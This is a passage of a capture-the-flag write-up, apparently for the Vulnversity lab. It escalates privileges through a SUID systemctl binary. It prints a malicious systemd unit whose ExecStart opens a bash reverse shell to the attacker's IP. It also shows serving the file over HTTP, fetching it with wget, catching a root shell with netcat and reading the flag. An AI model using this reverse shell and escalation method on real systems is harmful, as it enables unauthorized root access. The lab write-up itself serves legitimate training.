210 177 -rwsr-xr-x 1 root root 180753 Apr 5 2025 /snap/snapd/24505/usr/lib/snapd/snap-confine
875 84 -rwsr-xr-x 1 root root 85064 Feb 6 2024 /snap/core20/2582/usr/bin/chfn
881 52 -rwsr-xr-x 1 root root 53040 Feb 6 2024 /snap/core20/2582/usr/bin/chsh
951 87 -rwsr-xr-x 1 root root 88464 Feb 6 2024 /snap/core20/2582/usr/bin/gpasswd
1035 55 -rwsr-xr-x 1 root root 55528 Apr 9 2024 /snap/core20/2582/usr/bin/mount
1044 44 -rwsr-xr-x 1 root root 44784 Feb 6 2024 /snap/core20/2582/usr/bin/newgrp
1059 67 -rwsr-xr-x 1 root root 68208 Feb 6 2024 /snap/core20/2582/usr/bin/passwd
1169 67 -rwsr-xr-x 1 root root 67816 Apr 9 2024 /snap/core20/2582/usr/bin/su
1170 163 -rwsr-xr-x 1 root root 166056 Apr 4 2023 /snap/core20/2582/usr/bin/sudo
1228 39 -rwsr-xr-x 1 root root 39144 Apr 9 2024 /snap/core20/2582/usr/bin/umount
1317 51 -rwsr-xr-x 1 root systemd-network 51344 Oct 25 2022 /snap/core20/2582/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

And I noticed that systemctl has root permission using the systemctl let's do privilege escalation

I used to Gtfobins.org to check the privilege command to systemctl

Command:

[unit]

Description=root

[Service]


Type=simple

User=root

ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/192.168.169.214/3344 0>&1'


[Install]

WantedBy=multi-user.target



Save the commands in file named **root.service** in our local system and now we have to send this root.service to exploit system using the command

Python3 -m http.server 4444




```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~/Desktop  kali@kali: ~  kali@kali: ~  
inet6 ::1/128 scope host noprefixroute  
    valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:40:74:00 brd ff:ff:ff:ff:ff:ff  
    inet 10.145.39.99/24 brd 10.145.39.255 scope global dynamic noprefixroute eth0  
        valid_lft 2070sec preferred_lft 2070sec  
    inet6 2409:40f4:1022:6f31:838c:2099:797:f13f/64 scope global dynamic noprefixroute  
        valid_lft 7060sec preferred_lft 7060sec  
    inet6 fe80::16b2:47f:3c74:9ae0/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
3: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1380 qdisc noqueue state UP group default qlen 1000  
    link/none  
    inet 192.168.169.214/27 brd 192.168.255.255 scope global tun0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::51f:71a3:ec9d:c7d5/64 scope link stable-privacy proto kernel_ll  
        valid_lft forever preferred_lft forever  
  
[kali@kali]~  
$ cat root.service  
[unit]  
Description=root  
  
[Service]  
Type=simple  
User=root  
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/192.168.169.214/3344 0>&1'  
  
[Install]  
WantedBy=multi-user.target  
  
[kali@kali]~  
$ python3 -m http.server 4444  
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...  
10.48.190.24 - - [14/Feb/2026 06:36:52] "GET /root.service HTTP/1.1" 200 -
```

now we have to receive the root.service into tmp folder our nc which is previously exploited, and

using the command:

wget <http://192.168.169.214:4444/root.service>



```
initrd.img.old  
lib  
lib64  
lost-found  
media  
mnt  
opt  
proc  
root  
run  
sbin  
snap  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
vmlinuz.old  
$ www-data@ip-10-48-190-24:/$ cd /tmp  
cd /tmp  
www-data@ip-10-48-190-24:/tmp$ wget http://192.168.169.214:4444/root.service  
wget http://192.168.169.214:4444/root.service  
--2026-02-14 06:36:52-- http://192.168.169.214:4444/root.service  
Connecting to 192.168.169.214:4444 ... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 166 [application/octet-stream]  
Saving to: 'root.service'  
  
root.service 100%[=====>] 166 --KB/s in 0.07s  
  
2026-02-14 06:36:53 (2.18 KB/s) - 'root.service' saved [166/166]  
  
www-data@ip-10-48-190-24:/tmp$ ls  
ls
```

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~/Desktop  kali@kali: ~  kali@kali: ~  
opt  
proc  
root  
run  
sbin  
snap  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
vmlinuz.old  
$ www-data@ip-10-48-190-24:/$ cd /tmp  
cd /tmp  
www-data@ip-10-48-190-24:/tmp$ wget http://192.168.169.214:4444/root.service  
wget http://192.168.169.214:4444/root.service  
--2026-02-14 06:36:52-- http://192.168.169.214:4444/root.service  
Connecting to 192.168.169.214:4444 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 166 [application/octet-stream]  
Saving to: 'root.service'  
  
root.service 100%[=====] 166 --.-KB/s in 0.07s  
  
2026-02-14 06:36:53 (2.18 KB/s) - 'root.service' saved [166/166]  
  
www-data@ip-10-48-190-24:/tmp$ ls  
ls  
root.service  
snap-private-tmp  
systemd-private-584e25757ae4ce2962ab71433f4d03a-systemd-logind.service-Gx6eyg  
systemd-private-584e25757ae4ce2962ab71433f4d03a-systemd-resolved.service-3dUxOf  
systemd-private-584e25757ae4ce2962ab71433f4d03a-systemd-timesyncd.service-RUnhjq  
www-data@ip-10-48-190-24:/tmp$
```

Successfully received the root.service into tmp folder

Now we have to enable the command

Using the command:


systemctl enable /tmp/root.service

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~/Desktop  kali@kali: ~  kali@kali: ~  kali@kali: ~  kali@kali: ~  kali@kali: ~  
vmlinuz.old  
$ www-data@ip-10-48-190-24:/$ cd /tmp  
cd /tmp  
www-data@ip-10-48-190-24:/tmp$ wget http://192.168.169.214:4444/root.service  
wget http://192.168.169.214:4444/root.service  
--2026-02-14 06:36:52-- http://192.168.169.214:4444/root.service  
Connecting to 192.168.169.214:4444 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 166 [application/octet-stream]  
Saving to: 'root.service'  
  
root.service 100%[=====] 166 --.-KB/s in 0.07s  
  
2026-02-14 06:36:53 (2.18 KB/s) - 'root.service' saved [166/166]  
  
www-data@ip-10-48-190-24:/tmp$ ls  
ls  
root.service  
snap-private-tmp  
systemd-private-584e25757ae4ce2962ab71433f4d03a-systemd-logind.service-Gx6eyg  
systemd-private-584e25757ae4ce2962ab71433f4d03a-systemd-resolved.service-3dUxOf  
systemd-private-584e25757ae4ce2962ab71433f4d03a-systemd-timesyncd.service-RUnhjq  
www-data@ip-10-48-190-24:/tmp$ /bin/bash/systemctl enable /tmp/root.service  
/bin/bash/systemctl enable /tmp/root.service  
bash: /bin/bash/systemctl: Not a directory  
www-data@ip-10-48-190-24:/tmp$ systemctl enable /tmp/root.service  
systemctl enable /tmp/root.service  
Created symlink /etc/systemd/system/multi-user.target.wants/root.service -> /tmp/root.service.  
Created symlink /etc/systemd/system/root.service -> /tmp/root.service.  
www-data@ip-10-48-190-24:/tmp$ systemctl run /tmp/root.service  
systemctl run /tmp/root.service  
Unknown operation run.  
www-data@ip-10-48-190-24:/tmp$ systemctl start /tmp/root.service  
systemctl start /tmp/root.service  
Failed to start tmp-root.service.mount: Unit tmp-root.service.mount not found.
```

After enable the root.service we have to listen new nc using the port which is given in the root.service

Systemctl start root

now we successfully have the root privilege




A screenshot of a Kali Linux terminal window. The terminal shows a netcat listener on port 3344. It receives a connection from 192.168.169.214. The user runs 'nc -lvp 3344'. The terminal output shows: 'listening on [any] 3344 ...', 'connect to [192.168.169.214] from (UNKNOWN) [10.48.190.24] 55266', 'bash: cannot set terminal process group (3736): Inappropriate ioctl for device', 'bash: no job control in this shell', and finally 'root@ip-10-48-190-24:/#'. A 'Screenshot taken' notification is visible in the top right corner.

```
kali@kali: ~/Desktop
kali@kali: ~
kali@kali: ~
kali@kali: ~
(kali@kali)-[~]
$ nc -lvp 3344
listening on [any] 3344 ...
connect to [192.168.169.214] from (UNKNOWN) [10.48.190.24] 55266
bash: cannot set terminal process group (3736): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-48-190-24:/#
```

After changed to root directory there is a root.txt

And here is our final flag



A screenshot of a Kali Linux terminal window. The user is in a root shell. They run 'cd /root' and then 'ls', which lists the contents of the root directory. The output includes: bin, boot, dev, etc, home, initrd.img, initrd.img.old, lib, lib64, lost+found, media, mnt, opt, proc, root, run, sbin, snap, srv, sys, tmp, usr, var, vmlinuz, vmlinuz.old. Then they run 'cat root.txt', which outputs the flag: 'a58ff8579f0a9270368d33a9966c7fd5'. The terminal prompt is 'root@ip-10-48-190-24:~#'.

```
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
root@ip-10-48-190-24:~# cd /root
root@ip-10-48-190-24:~# ls
ls
root.txt
snap
root@ip-10-48-190-24:~# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
root@ip-10-48-190-24:~#
```

Final Flag: a58ff8579f0a9270368d33a9966c7fd5

Conclusion

So, I successfully completed the Vulnersity room by these methods.

